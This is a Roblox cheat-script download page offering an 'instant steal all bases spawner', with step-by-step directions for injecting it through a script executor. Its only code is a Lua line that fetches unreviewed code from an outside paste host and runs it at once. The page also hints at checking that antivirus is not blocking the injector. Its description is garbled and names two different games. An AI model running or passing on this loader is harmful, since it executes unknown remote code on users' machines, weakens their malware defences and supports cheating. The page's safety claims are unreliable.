
Description
This is a steal a brairnot script but its not on there this script has instant steal all bases spawner
Script Code
LUA SCRIPT
loadstring(game:HttpGet("https://api.rubis.app/v2/scrap/4ZunQKuzVtiBSDwD/raw", true))()Script Information & Compatibility
Target Game
Plants Vs Brainrots
Key Requirement
Keyless (Instant)
Supported Platform
PC / Windows
Status & Safety
Community Verified
How to Execute this steal a brainrot instant steal all bases Spawner Script
To run this Lua script safely and effectively in Plants Vs Brainrots, follow these standard steps:
- Copy the Script Code: Click the Copy Code button above to save the Lua script to your clipboard.
- Launch the Game: Start Roblox and open Plants Vs Brainrots. Wait until your character and game assets fully load.
- Attach Your Executor: Launch your preferred Lua script executor (ensure it is updated to the latest version compatible with Roblox). Click the Attach or Inject button.
- Execute the Code: Paste the copied script into your executor's code tab and press Execute. The script's graphical user interface (GUI) or features should appear on your screen.
Tip: Always test scripts on an alternate account first and avoid running multiple heavy scripts simultaneously to maintain optimal game performance.
Frequently Asked Questions
Copy the code from the code container above, open your executor inside Plants Vs Brainrots, paste the code, and click execute.
No, this script is keyless! You can run it immediately without completing any verification checkpoints or link shorteners.
Roblox updates weekly, which can temporarily break script functions. If the script does not execute, make sure your executor is fully updated, rejoin the server, and verify that your antivirus is not blocking the injector.
Related Scripts